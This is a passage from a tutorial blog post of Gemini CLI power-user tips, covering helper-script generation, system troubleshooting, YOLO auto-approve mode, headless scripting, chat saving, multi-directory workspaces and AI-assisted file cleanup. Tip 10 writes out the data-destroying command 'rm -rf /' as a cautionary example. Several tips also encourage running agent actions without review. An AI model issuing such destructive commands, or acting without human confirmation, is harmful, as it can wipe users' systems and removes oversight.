suggest launching an MCP server for some specialized tasks. For example, if your prompt involves some heavy text processing that might be better done in Python, Gemini could generate a simple MCP server in Python and run it. While this is more rare, it demonstrates that the AI can set up a new “agent” on the fly. (One of the slides from the Gemini CLI team humorously referred to “MCP servers for everything, even one called LROwn” - suggesting you can have Gemini run an instance of itself or another model, though that’s more of a trick than a practical use!).</li></ul><p>The key benefit here is <strong>automation</strong>. Instead of you manually stopping to write a helper script, you can let the AI do it as part of the flow. It’s like having an assistant who can create tools on-demand. This is especially useful for data transformation tasks, batch operations, or one-off computations that the built-in tools don’t directly provide.</p><p><strong>Nuances and safety:</strong> When Gemini CLI writes code for a new tool, you should still review it before running. The <code>/diff</code> view (Gemini will show you the file diff before you approve writing it) is your chance to inspect the <a href="https://medium.com/@ferreradaniel/gemini-cli-free-ai-tool-upgrade-5-new-features-you-need-right-now-04cfefac5e93#:~:text=Nobody%20enjoys%20switching%20between%20windows,track%20changes%20line%20by%20line">code</a>. Ensure it does what you expect and nothing malicious or destructive (the AI shouldn’t produce something harmful unless your prompt explicitly asks, but just like any code from an AI, double-check logic, especially for scripts that delete or modify lots of data).</p><p><strong>Example scenario:</strong> Let’s say you have a CSV file and you want to filter it in a complex way. You ask Gemini CLI to do it, and it might say: “I will write a Python script to parse the CSV and apply the filter.” It then creates <code>filter_data.py</code>. After you approve and it runs, you get your result, and you might never need that script again. This ephemeral creation of tools is a pro move - it shows the AI effectively extending its capabilities autonomously.</p><p><strong>Pro Tip:</strong> If you find the script useful beyond the immediate context, you can promote it into a permanent tool or command. For instance, if the AI generated a great log-processing script, you might later turn it into a custom slash command (Tip #2) for easy reuse. The combination of Gemini’s generative power and the extension hooks means your toolkit can continuously evolve as you use the CLI.</p><p>In summary, <strong>don’t restrict Gemini to what it comes with</strong>. Treat it as a junior developer who can whip up new programs or even mini-servers to help solve the problem. This approach embodies the agentic philosophy of Gemini CLI - it will figure out what tools it needs, even if it has to code them on the spot.</p><h2 id="Tip-9-Use-Gemini-CLI-for-System-Troubleshooting-amp-Configuration"><a href="#Tip-9-Use-Gemini-CLI-for-System-Troubleshooting-amp-Configuration" class="headerlink" title="Tip 9: Use Gemini CLI for System Troubleshooting &amp; Configuration"></a>Tip 9: Use Gemini CLI for System Troubleshooting &amp; Configuration</h2><p><strong>Quick use-case:</strong> You can run Gemini CLI outside of a code project to help with general system tasks - think of it as an intelligent assistant for your OS. For example, if your shell is misbehaving, you could open Gemini in your home directory and ask: “Fix my <code>.bashrc</code> file, it has an error.” Gemini can then open and edit your config file for you.</p><p>This tip highlights that <strong>Gemini CLI isn’t just for coding projects - it’s your AI helper for your whole development environment</strong>. Many users have used Gemini to customize their dev setup or fix issues on their machine:</p><ul><li><p><strong>Editing dotfiles:</strong> You can load your shell configuration (<code>.bashrc</code> or <code>.zshrc</code>) by referencing it (<code>@~/.bashrc</code>) and then ask Gemini CLI to optimize or troubleshoot it. For instance, “My <code>PATH</code> isn’t picking up Go binaries, can you edit my <code>.bashrc</code> to fix that?” The AI can insert the correct <code>export</code> line. It will show you the diff for confirmation before saving changes.</p></li><li><p><strong>Diagnosing errors:</strong> If you encounter a cryptic error in your terminal or an application log, you can copy it and feed it to Gemini CLI. It will analyze the error message and often suggest steps to resolve it. This is similar to how one might use StackOverflow or Google, but with the AI directly examining your scenario. For example: “When I run <code>npm install</code>, I get an <code>EACCES</code> permission error - how do I fix this?” Gemini might detect it’s a permissions issue in <code>node_modules</code> and guide you to change directory ownership or use a proper node version manager.</p></li><li><p><strong>Running outside a project:</strong> By default, if you run <code>gemini</code> in a directory without a <code>.gemini</code> context, it just means no project-specific context is loaded - but you can still use the CLI fully. This is great for ad-hoc tasks like system troubleshooting. You might not have any code files for it to consider, but you can still run shell commands through it or let it fetch web info. Essentially, you’re treating Gemini CLI as an AI-powered terminal that can <em>do</em> things for you, not just chat.</p></li><li><p><strong>Workstation customization:</strong> Want to change a setting or install a new tool? You can ask Gemini CLI, “Install Docker on my system” or “Configure my Git to sign commits with GPG.” The CLI will attempt to execute the steps. It might fetch instructions from the web (using the search tool) and then run the appropriate shell commands. Of course, always watch what it’s doing and approve the commands - but it can save time by automating multi-step setup processes. One real example: a user asked Gemini CLI to “set my macOS Dock preferences to auto-hide and remove the delay,” and the AI was able to execute the necessary <code>defaults write</code> commands.</p></li></ul><p>Think of this mode as using Gemini CLI as a <strong>smart shell</strong>. In fact, you can combine this with Tip 16 (shell passthrough mode) - sometimes you might drop into <code>!</code> shell mode to verify something, then go back to AI mode to have it analyze output.</p><p><strong>Caveat:</strong> When doing system-level tasks, be cautious with commands that have widespread impact (like <code>rm -rf</code> or system config changes). Gemini CLI will usually ask for confirmation, and it doesn’t run anything without you seeing it. But as a power user, you should have a sense of what changes are being made. If unsure, ask Gemini to explain a command before running (e.g., “Explain what <code>defaults write com.apple.dock autohide-delay -float 0</code> does” - it will gladly explain rather than just execute if you prompt it in that way).</p><p><strong>Troubleshooting bonus:</strong> Another neat use is using Gemini CLI to parse logs or config files looking for issues. For instance, “Scan this Apache config for mistakes” (with <code>@httpd.conf</code>), or “Look through syslog for errors around 2 PM yesterday” (with an <code>@/var/log/syslog</code> if accessible). It’s like having a co-administrator. It can even suggest likely causes for crashes or propose fixes for common error patterns.</p><p>In summary, <strong>don’t hesitate to fire up Gemini CLI as your assistant for environment issues</strong>. It’s there to accelerate all your workflows - not just writing code, but maintaining the system that you write code on. Many users report that customizing their dev environment with Gemini’s help feels like having a tech buddy always on call to handle the tedious or complex setup steps.</p><h2 id="Tip-10-YOLO-Mode-Auto-Approve-Tool-Actions-Use-with-Caution"><a href="#Tip-10-YOLO-Mode-Auto-Approve-Tool-Actions-Use-with-Caution" class="headerlink" title="Tip 10: YOLO Mode - Auto-Approve Tool Actions (Use with Caution)"></a>Tip 10: YOLO Mode - Auto-Approve Tool Actions (Use with Caution)</h2><p><strong>Quick use-case:</strong> If you’re feeling confident (or adventurous), you can let Gemini CLI run tool actions without asking for your confirmation each time. This is <strong>YOLO mode</strong> (You Only Live Once). It’s enabled by the <code>--yolo</code> flag or by pressing <code>Ctrl+Y</code> during a <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=,prompt%20in%20an%20external%20editor">session</a>. In YOLO mode, as soon as the AI decides on a tool (like running a shell command or writing to a file), it executes it immediately, without that “Approve? (y/n)” prompt.</p><p><strong>Why use YOLO mode?</strong> Primarily for speed and convenience <strong>when you trust the AI’s actions</strong>. Experienced users might toggle YOLO on if they’re doing a lot of repetitive safe operations. For example, if you ask Gemini to generate 10 different files one after another, approving each can slow down the flow; YOLO mode would just let them all be written automatically. Another scenario is using Gemini CLI in a completely automated script or CI pipeline - you might run it headless with <code>--yolo</code> so it doesn’t pause for confirmation.</p><p>To start in YOLO mode from the get-go, launch the CLI with:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">gemini --yolo</span><br></pre></td></tr></table></figure><p>Or the short form <code>gemini -y</code>. You’ll see some indication in the CLI (like a different prompt or a notice) that auto-approve is <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=initial%20prompt.%20%2A%20%60,to%20revert%20changes">on</a>. During an interactive session, you can toggle it by pressing <strong>Ctrl+Y</strong> at any <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=,prompt%20in%20an%20external%20editor">time</a> - the CLI will usually display a message like “YOLO mode enabled (all actions auto-approved)” in the footer.</p><p><strong>Big warning:</strong> YOLO mode is powerful but <strong>risky</strong>. The Gemini team themselves labels it for “daring users” - meaning you should be aware that the AI could potentially execute a dangerous command without asking. In normal mode, if the AI decided to run <code>rm -rf /</code> (worst-case scenario), you’d obviously decline. In YOLO mode, that command would run immediately (and likely ruin your day). While such extreme mistakes are unlikely (the AI’s system prompt includes safety guidelines), the whole point of confirmations is to catch any unwanted action. YOLO removes that safety net.</p><p><strong>Best practices for YOLO:</strong> If you want some of the convenience without full risk, consider <em>allow-listing</em> specific commands. For example, you can configure in settings that certain tools or command patterns don’t require confirmation (like allowing all <code>git</code> commands, or read-only actions). In fact, Gemini CLI supports a config for skipping confirmation on specific commands: e.g., you can set something like <code>&quot;tools.shell.autoApprove&quot;: [&quot;git &quot;, &quot;npm test&quot;]</code> to always run <a href="https://google-gemini.github.io/gemini-cli/docs/cli/configuration.html#:~:text=match%20at%20L247%20%60%5B,Default%3A%20%60undefined">those</a>. This way, you might not need YOLO mode globally - you selectively YOLO only safe commands. Another approach: run Gemini in a sandbox or container when using YOLO, so even if it does something wild, your system is insulated (Gemini has a <code>--sandbox</code> flag to run tools in a Docker <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=echo%20,gemini">container</a>).</p><p>Many advanced users toggle YOLO on and off frequently - turning it on when doing a string of minor file edits or queries, and off when about to do something critical. You can do the same, using the keyboard shortcut as a quick toggle.</p><p>In summary, <strong>YOLO mode eliminates friction at the cost of oversight</strong>. It’s a pro feature to use sparingly and wisely. It truly demonstrates trust in the AI (or recklessness!). If you’re new to Gemini CLI, you should probably avoid YOLO until you clearly understand the patterns of what it tends to do. If you do use it, double down on having version control or backups - just in case.</p><p><em>(If it’s any consolation, you’re not alone - many in the community joke about “I YOLO’ed and Gemini did something crazy.” So use it, but… well, you only live once.)</em></p><h2 id="Tip-11-Headless-amp-Scripting-Mode-Run-Gemini-CLI-in-the-Background"><a href="#Tip-11-Headless-amp-Scripting-Mode-Run-Gemini-CLI-in-the-Background" class="headerlink" title="Tip 11: Headless &amp; Scripting Mode (Run Gemini CLI in the Background)"></a>Tip 11: Headless &amp; Scripting Mode (Run Gemini CLI in the Background)</h2><p><strong>Quick use-case:</strong> You can use Gemini CLI in scripts or automation by running it in <strong>headless mode</strong>. This means you provide a prompt (or even a full conversation) via command-line arguments or environment variables, and Gemini CLI produces an output and exits. It’s great for integrating with other tools or triggering AI tasks on a schedule.</p><p>For instance, to get a one-off answer without opening the REPL, you’ve seen you can use <code>gemini -p &quot;...prompt...&quot;</code>. This is already headless usage: it prints the model’s response and returns to the <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=Non,and%20get%20a%20single%20response">shell</a>. But there’s more you can do:</p><ul><li><strong>System prompt override:</strong> If you want to run Gemini CLI with a custom system persona or instruction set (different from the default), you can use the environment variable <code>GEMINI_SYSTEM_MD</code>. By setting this, you tell Gemini CLI to ignore its built-in system prompt and use your provided file <a href="https://medium.com/google-cloud/practical-gemini-cli-bring-your-own-system-instruction-19ea7f07faa2#:~:text=The%20,rather%20than%20its%20hardcoded%20defaults">instead</a>. For example:</li></ul><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line"><span class="built_in">export</span> GEMINI_SYSTEM_MD=<span class="string">&quot;/path/to/custom_system.md&quot;</span></span><br><span class="line">gemini -p <span class="string">&quot;Perform task X with high caution&quot;</span></span><br></pre></td></tr></table></figure><p>This would load your <code>custom_system.md</code> as the system prompt (the “role” and rules the AI follows) before executing the <a href="https://medium.com/google-cloud/practical-gemini-cli-bring-your-own-system-instruction-19ea7f07faa2#:~:text=The%20feature%20is%20enabled%20by,specific%20configurations">prompt</a>. Alternatively, if you set <code>GEMINI_SYSTEM_MD=true</code>, the CLI will look for a file named <code>system.md</code> in the current project’s <code>.gemini</code> <a href="https://medium.com/google-cloud/practical-gemini-cli-bring-your-own-system-instruction-19ea7f07faa2#:~:text=The%20feature%20is%20enabled%20by,specific%20configurations">directory</a>. This feature is very advanced - it essentially allows you to <em>replace the built-in brain</em> of the CLI with your own instructions, which some users do for specialized workflows (like simulating a specific persona or enforcing ultra-strict policies). Use it carefully, as replacing the core prompt can affect tool usage (the core prompt contains important directions for how the AI selects and uses <a href="https://medium.com/google-cloud/practical-gemini-cli-bring-your-own-system-instruction-19ea7f07faa2#:~:text=If%20you%20read%20my%20previous,proper%20functioning%20of%20Gemini%20CLI">tools</a>).</p><ul><li><p><strong>Direct prompt via CLI:</strong> Aside from <code>-p</code>, there’s also <code>-i</code> (interactive prompt) which starts a session with an initial prompt, and then keeps it open. For example: <code>gemini -i &quot;Hello, let&#39;s debug something&quot;</code> will open the REPL and already have said hello to the model. This is useful if you want the first question to be asked immediately when starting.</p></li><li><p><strong>Scripting with shell pipes:</strong> You can pipe not just text but also files or command outputs into Gemini. For example: <code>gemini -p &quot;Summarize this log:&quot; &lt; big_log.txt</code> will feed the content of <code>big_log.txt</code> into the prompt (after the phrase “Summarize this log:”). Or you might do <code>some_command | gemini -p &quot;Given the above output, what went wrong?&quot;</code>. This technique allows you to compose Unix tools with AI analysis. It’s headless in the sense that it’s a single-pass operation.</p></li><li><p><strong>Running in CI/CD:</strong> You could incorporate Gemini CLI into build processes. For instance, a CI pipeline might run a test and then use Gemini CLI to automatically analyze failing test output and post a comment. Using the <code>-p</code> flag and environment auth, this can be scripted. (Of course, ensure the environment has the API key or auth needed.)</p></li></ul><p>One more headless trick: <strong>the <code>--format=json</code> flag</strong> (or config setting). Gemini CLI can output responses in JSON format instead of the human-readable text if you configure <a href="https://google-gemini.github.io/gemini-cli/docs/cli/configuration.html#:~:text=">it</a>. This is useful for programmatic consumption - your script can parse the JSON to get the answer or any tool actions details.</p><p><strong>Why headless mode matters:</strong> It transforms Gemini CLI from an interactive assistant into a <strong>backend service</strong> or utility that other programs can call. You could schedule a cronjob that runs a Gemini CLI prompt nightly (imagine generating a report or cleaning up something with AI logic). You could wire up a button in an IDE that triggers a headless Gemini run for a specific task.</p><p><strong>Example:</strong> Let’s say you want a daily summary of a news website. You could have a script:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">gemini -p <span class="string">&quot;Web-fetch \&quot;https://news.site/top-stories\&quot; and extract the headlines, then write them to headlines.txt&quot;</span></span><br></pre></td></tr></table></figure><p>With <code>--yolo</code> perhaps, so it won’t ask confirmation to write the file. This would use the web fetch tool to get the page and the file write tool to save the headlines. All automatically, no human in the loop. The possibilities are endless once you treat Gemini CLI as a scriptable component.</p><p>In summary, <strong>Headless Mode</strong> enables automation. It’s the bridge between Gemini CLI and other systems. Mastering it means you can scale up your AI usage - not just when you’re typing in the terminal, but even when you aren’t around, your AI agent can do work for you.</p><p><em>(Tip: For truly long-running non-interactive tasks, you might also look into Gemini CLI’s “Plan” mode or how it can generate multi-step plans without intervention. However, those are advanced topics beyond this scope. In most cases, a well-crafted single prompt via headless mode can achieve a lot.)</em></p><h2 id="Tip-12-Save-and-Resume-Chat-Sessions"><a href="#Tip-12-Save-and-Resume-Chat-Sessions" class="headerlink" title="Tip 12: Save and Resume Chat Sessions"></a>Tip 12: Save and Resume Chat Sessions</h2><p><strong>Quick use-case:</strong> If you’ve been debugging an issue with Gemini CLI for an hour and need to stop, you don’t have to lose the conversation context. Use <code>/chat save &lt;name&gt;</code> to save the session. Later (even after restarting the CLI), you can use <code>/chat resume &lt;name&gt;</code> to pick up where you left <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=,help%20information%20and%20available%20commands">off</a>. This way, long-running conversations can be paused and continued seamlessly.</p><p>Gemini CLI essentially has a built-in chat session manager. The commands to know are:</p><ul><li><p><code>/chat save &lt;tag&gt;</code> - Saves the current conversation state under a tag/name you <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=,help%20information%20and%20available%20commands">provide</a>. The tag is like a filename or key for that session. Save often if you want, it will overwrite the tag if it exists. (Using a descriptive name is helpful - e.g., <code>chat save fix-docker-issue</code>.)</p></li><li><p><code>/chat list</code> - Lists all your saved sessions (the tags you’ve <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=,help%20information%20and%20available%20commands">used</a>. This helps you remember what you named previous saves.</p></li><li><p><code>/chat resume &lt;tag&gt;</code> - Resumes the session with that tag, restoring the entire conversation context and history to how it was when <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=,help%20information%20and%20available%20commands">saved</a>. It’s like you never left. You can then continue chatting from that point.</p></li><li><p><code>/chat share</code> - (saves to file) This is useful as you can share the entire chat with someone else who can continue the session. Almost collaboration-like.</p></li></ul><p>Under the hood, these sessions are stored likely in <code>~/.gemini/chats/</code> or a similar location. They include the conversation messages and any relevant state. This feature is super useful for cases such as:</p><ul><li><p><strong>Long debugging sessions:</strong> Sometimes debugging with an AI can be a long back-and-forth. If you can’t solve it in one go, save it and come back later (maybe with a fresh mind). The AI will still “remember” everything from before, because the whole context is reloaded.</p></li><li><p><strong>Multi-day tasks:</strong> If you’re using Gemini CLI as an assistant for a project, you might have one chat session for “Refactor module X” that spans multiple days. You can resume that specific chat each day so the context doesn’t reset daily. Meanwhile, you might have another session for “Write documentation” saved separately. Switching contexts is just a matter of saving one and resuming the other.</p></li><li><p><strong>Team hand-off:</strong> This is more experimental, but in theory, you could share the content of a saved chat with a colleague (the saved files are likely portable). If they put it in their <code>.gemini</code> directory and resume, they could see the same context. The <strong>practical simpler approach</strong> for collaboration is just copying the relevant Q&amp;A from the log and using a shared <code>GEMINI.md</code> or prompt, but it’s interesting to note that the session data is yours to keep.</p></li></ul><p><strong>Usage example:</strong></p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">/chat save api-upgrade</span><br></pre></td></tr></table></figure><p><em>(Session saved as “api-upgrade”)</em></p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">/quit</span><br></pre></td></tr></table></figure><p><em>(Later, reopen CLI)</em></p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">$ gemini</span><br><span class="line">gemini&gt; /chat list</span><br></pre></td></tr></table></figure><p><em>(Shows: api-upgrade)</em></p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">gemini&gt; /chat resume api-upgrade</span><br></pre></td></tr></table></figure><p>Now the model greets you with the last exchange’s state ready. You can confirm by scrolling up that all your previous messages are present.</p><p><strong>Pro Tip:</strong> Use meaningful tags when saving <a href="https://medium.com/@ferreradaniel/gemini-cli-free-ai-tool-upgrade-5-new-features-you-need-right-now-04cfefac5e93#:~:text=Naming%20conventions%20to%20keep%20projects,organized">chats</a>. Instead of <code>/chat save session1</code>, give it a name related to the topic (e.g. <code>/chat save memory-leak-bug</code>). This will help you find the right one later via <code>/chat list</code>. There is no strict limit announced on how many sessions you can save, but cleaning up old ones occasionally might be wise just for organization.</p><p>This feature turns Gemini CLI into a persistent advisor. You don’t lose knowledge gained in a conversation; you can always pause and resume. It’s a differentiator compared to some other AI interfaces that forget context when closed. For power users, it means <strong>you can maintain parallel threads of work</strong> with the AI. Just like you’d have multiple terminal tabs for different tasks, you can have multiple chat sessions saved and resume the one you need at any given time.</p><h2 id="Tip-13-Multi-Directory-Workspace-One-Gemini-Many-Folders"><a href="#Tip-13-Multi-Directory-Workspace-One-Gemini-Many-Folders" class="headerlink" title="Tip 13: Multi-Directory Workspace - One Gemini, Many Folders"></a>Tip 13: Multi-Directory Workspace - One Gemini, Many Folders</h2><p><strong>Quick use-case:</strong> Do you have a project split across multiple repositories or directories? You can launch Gemini CLI with access to <em>all of them</em> at once, so it sees a unified workspace. For example, if your frontend and backend are separate folders, you can include both so that Gemini can edit or reference files in both.</p><p>There are two ways to use <strong>multi-directory mode</strong>:</p><ul><li><strong>Launch flag:</strong> Use the <code>--include-directories</code> (or <code>-I</code>) flag when starting Gemini CLI. For example:</li></ul><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">gemini --include-directories <span class="string">&quot;../backend:../frontend&quot;</span></span><br></pre></td></tr></table></figure><p>This assumes you run the command from, say, a <code>scripts</code> directory and want to include two sibling folders. You provide a colon-separated list of paths. Gemini CLI will then treat all those directories as part of one big workspace.</p><ul><li><strong>Persistent setting:</strong> In your <code>settings.json</code>, you can define <code>&quot;includeDirectories&quot;: [&quot;path1&quot;, &quot;path2&quot;, [...]](https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=,61AFEF%22%2C%20%22AccentPurple)</code>. This is useful if you always want certain common directories loaded (e.g., a shared library folder that multiple projects use). The paths can be relative or absolute. Environment variables in the paths (like <code>~/common-utils</code>) are <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=,61AFEF%22%2C%20%22AccentPurple">allowed</a>.</li></ul><p>When multi-dir mode is active, the CLI’s context and tools consider files across all included locations. The <code>&gt; /directory show</code> command will list which directories are in the current <a href="https://medium.com/@ferreradaniel/gemini-cli-free-ai-tool-upgrade-5-new-features-you-need-right-now-04cfefac5e93#:~:text=How%20to%20add%20multiple%20directories,step">workspace</a>. You can also dynamically add directories during a session with <code>/directory add [&lt;path&gt;](https://medium.com/@ferreradaniel/gemini-cli-free-ai-tool-upgrade-5-new-features-you-need-right-now-04cfefac5e93#:~:text=How%20to%20add%20multiple%20directories,step)</code> - it will then load that on the fly (potentially scanning it for context like it does on startup).</p><p><strong>Why use multi-directory mode?</strong> In microservice architectures or modular codebases, it’s common that one piece of code lives in one repo and another piece in a different repo. If you only ran Gemini in one, it wouldn’t “see” the others. By combining them, you enable cross-project reasoning. For example, you could ask, “Update the API client in the frontend to match the backend’s new API endpoints” - Gemini can open the backend folder to see the API definitions and simultaneously open the frontend code to modify it accordingly. Without multi-dir, you’d have to do one side at a time and manually carry info over.</p><p><strong>Example:</strong> Let’s say you have <code>client/</code> and <code>server/</code>. You start:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line"><span class="built_in">cd</span> client</span><br><span class="line">gemini --include-directories <span class="string">&quot;../server&quot;</span></span><br></pre></td></tr></table></figure><p>Now at the <code>gemini&gt;</code> prompt, if you do <code>&gt; !ls</code>, you’ll see it can list files in both <code>client</code> and <code>server</code> (it might show them as separate paths). You could do:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">Open server/routes/api.py and client/src/api.js side by side to compare <span class="keyword">function</span> names.</span><br></pre></td></tr></table></figure><p>The AI will have access to both files. Or you might say:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">The API changed: the endpoint <span class="string">&quot;/users/create&quot;</span> is now <span class="string">&quot;/users/register&quot;</span>. Update both backend and frontend accordingly.</span><br></pre></td></tr></table></figure><p>It can simultaneously create a patch in the backend route and adjust the frontend fetch call.</p><p>Under the hood, Gemini merges the file index of those directories. There might be some performance considerations if each directory is huge, but generally it handles multiple small-medium projects fine. The cheat sheet notes that this effectively creates one workspace with multiple <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=%22includeDirectories%22%3A%20%5B%22..%2Fshared,98C379%22%2C%20%22AccentYellow">roots</a>.</p><p><strong>Tip within a tip:</strong> Even if you don’t use multi-dir all the time, know that you can still reference files across the filesystem by absolute path in prompts (<code>@/path/to/file</code>). However, without multi-dir, Gemini might not have permission to edit those or know to load context from them proactively. Multi-dir formally includes them in scope so it’s aware of all files for tasks like search or code generation across the whole set.</p><p><strong>Remove directories:</strong> If needed, <code>/directory remove &lt;path&gt;</code> (or a similar command) can drop a directory from the workspace. This is less common, but maybe if you included something accidentally, you can remove it.</p><p>In summary, <strong>multi-directory mode unifies your context</strong>. It’s a must-have for polyrepo projects or any situation where code is split up. It makes Gemini CLI act more like an IDE that has your entire solution open. As a pro user, this means no part of your project is out of the AI’s reach.</p><h2 id="Tip-14-Organize-and-Clean-Up-Your-Files-with-AI-Assistance"><a href="#Tip-14-Organize-and-Clean-Up-Your-Files-with-AI-Assistance" class="headerlink" title="Tip 14: Organize and Clean Up Your Files with AI Assistance"></a>Tip 14: Organize and Clean Up Your Files with AI Assistance</h2><p><strong>Quick use-case:</strong> Tired of a messy <code>Downloads</code> folder or disorganized project assets? You can enlist Gemini CLI to act as a smart organizer. By providing it an overview of a directory, it can classify files and even move them into subfolders (with your approval). For instance, “Clean up my <code>Downloads</code>: move images to an <code>Images</code> folder, PDFs to <code>Documents</code>, and delete temporary files.”</p><p>Because Gemini CLI can read file names, sizes, and even peek into file contents, it can make informed decisions about file <a href="https://github.com/google-gemini/gemini-cli/discussions/7890#:~:text=We%20built%20a%20CLI%20tool,trash%20folder%20for%20manual%20deletion">organization</a>. One community-created tool dubbed <strong>“Janitor AI”</strong> showcases this: it runs via Gemini CLI to categorize files as important vs junk, and groups them <a href="https://github.com/google-gemini/gemini-cli/discussions/7890#:~:text=We%20built%20a%20CLI%20tool,trash%20folder%20for%20manual%20deletion">accordingly</a>. The process involved scanning the directory, using Gemini’s reasoning on filenames and metadata (and content if needed), then moving files into categories. Notably, it didn’t automatically delete junk - rather, it moved them to a <code>Trash</code> folder for <a href="https://github.com/google-gemini/gemini-cli/discussions/7890#:~:text=organize%20files,trash%20folder%20for%20manual%20deletion">review</a>.</p><p>Here’s how you might replicate such a workflow with Gemini CLI manually:</p><ol><li><strong>Survey the directory:</strong> Use a prompt to have Gemini list and categorize. For example:</li></ol><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">List all files <span class="keyword">in</span> the current directory and categorize them as <span class="string">&quot;images&quot;</span>, <span class="string">&quot;videos&quot;</span>, <span class="string">&quot;documents&quot;</span>, <span class="string">&quot;archives&quot;</span>, or <span class="string">&quot;others&quot;</span>.</span><br></pre></td></tr></table></figure><p>Gemini might use <code>!ls</code> or similar to get the file list, then analyze the names/extensions to produce categories.</p><ol><li><strong>Plan the organization:</strong> Ask Gemini how it would like to reorganize. For example:</li></ol><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">Propose a new folder structure <span class="keyword">for</span> these files. I want to separate by <span class="built_in">type</span> (Images, Videos, Documents, etc.). Also identify any files that seem like duplicates or unnecessary.</span><br></pre></td></tr></table></figure><p>The AI might respond with a plan: e.g., *”Create folders: <code>Images/</code>, <code>Videos/</code>, <code>Documents/</code>, <code>Archives/</code>. Move <code>X.png</code>, <code>Y.jpg</code> to <code>Images/</code>; move <code>A.mp4</code> to <code>Videos/</code>; etc. The file <code>temp.txt</code> looks unnecessary (maybe a temp file).”*</p><ol><li><strong>Execute moves with confirmation:</strong> You can then instruct it to carry out the plan. It may use shell commands like <code>mv</code> for each file. Since this modifies your filesystem, you’ll get confirmation prompts for each (unless you YOLO it). Carefully approve the moves. After completion, your directory will be neatly organized as suggested.</li></ol><p>Throughout, Gemini’s natural language understanding is key. It can reason, for instance, that <code>IMG_001.png</code> is an image or that <code>presentation.pdf</code> is a document, even if not explicitly stated. It can even open an image (using its vision capability) to see what’s in it - e.g., differentiating between a screenshot vs a photo vs an icon - and name or sort it <a href="https://dev.to/therealmrmumba/7-insane-gemini-cli-tips-that-will-make-you-a-superhuman-developer-2d7h#:~:text=If%20your%20project%20folder%20is,using%20relevant%20and%20descriptive%20terms">accordingly</a>.</p><p><strong>Renaming files by content:</strong> A particularly magical use is having Gemini rename files to be more descriptive. The Dev Community article “7 Insane Gemini CLI Tips” describes how Gemini can <strong>scan images and automatically rename them</strong> based on their <a href="https://dev.to/therealmrmumba/7-insane-gemini-cli-tips-that-will-make-you-a-superhuman-developer-2d7h#:~:text=If%20your%20project%20folder%20is,using%20relevant%20and%20descriptive%20terms">content</a>. For example, a file named <code>IMG_1234.jpg</code> might be renamed to <code>login_screen.jpg</code> if the AI sees it’s a screenshot of a login <a href="https://dev.to/therealmrmumba/7-insane-gemini-cli-tips-that-will-make-you-a-superhuman-developer-2d7h#:~:text=If%20your%20project%20folder%20is,using%20relevant%20and%20descriptive%20terms">screen</a>. To do this, you could prompt:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">For each .png image here, look at its content and rename it to something descriptive.</span><br></pre></td></tr></table></figure><p>Gemini will open each image (via vision tool), get a description, then propose a <code>mv IMG_1234.png login_screen.png</code> <a href="https://dev.to/therealmrmumba/7-insane-gemini-cli-tips-that-will-make-you-a-superhuman-developer-2d7h#:~:text=If%20your%20project%20folder%20is,using%20relevant%20and%20descriptive%20terms">action</a>. This can dramatically improve the organization of assets, especially in design or photo folders.</p><p><strong>Two-pass approach:</strong> The Janitor AI discussion noted a two-step process: first broad categorization (important vs junk vs other), then refining <a href="https://github.com/google-gemini/gemini-cli/discussions/7890#:~:text=organize%20files,trash%20folder%20for%20manual%20deletion">groups</a>. You can emulate this: first separate files that likely can be deleted (maybe large installer <code>.dmg</code> files or duplicates) from those to keep. Then focus on organizing the keepers. Always double-check what the AI flags as junk; its guess might not always be right, so manual oversight is needed.</p><p><strong>Safety tip:</strong> When letting the AI loose on file moves or deletions, have backups or at least be ready to undo (with <code>/restore</code> or your own backup). It’s wise to do a dry-run: ask Gemini to print the commands it <em>would</em> run to organize, without executing them, so you can review. For instance: “List the <code>mv</code> and <code>mkdir</code> commands needed for this plan, but don’t execute them yet.” Once you review the list, you can either copy-paste execute them, or instruct Gemini to proceed.</p><p>This is a prime example of using Gemini CLI for “non-obvious” tasks - it’s not just writing code, it’s doing <strong>system housekeeping with AI smarts</strong>. It can save time and bring a bit of order to chaos. After all, as developers we accumulate clutter (logs, old scripts, downloads), and an AI janitor can be quite handy.</p><h2 id="Tip-15-Compress-Long-Conversations-to-Stay-Within-Context"><a href="#Tip-15-Compress-Long-Conversations-to-Stay-Within-Context" class="headerlink" title="Tip 15: Compress Long Conversations to Stay Within Context"></a>Tip 15: Compress Long 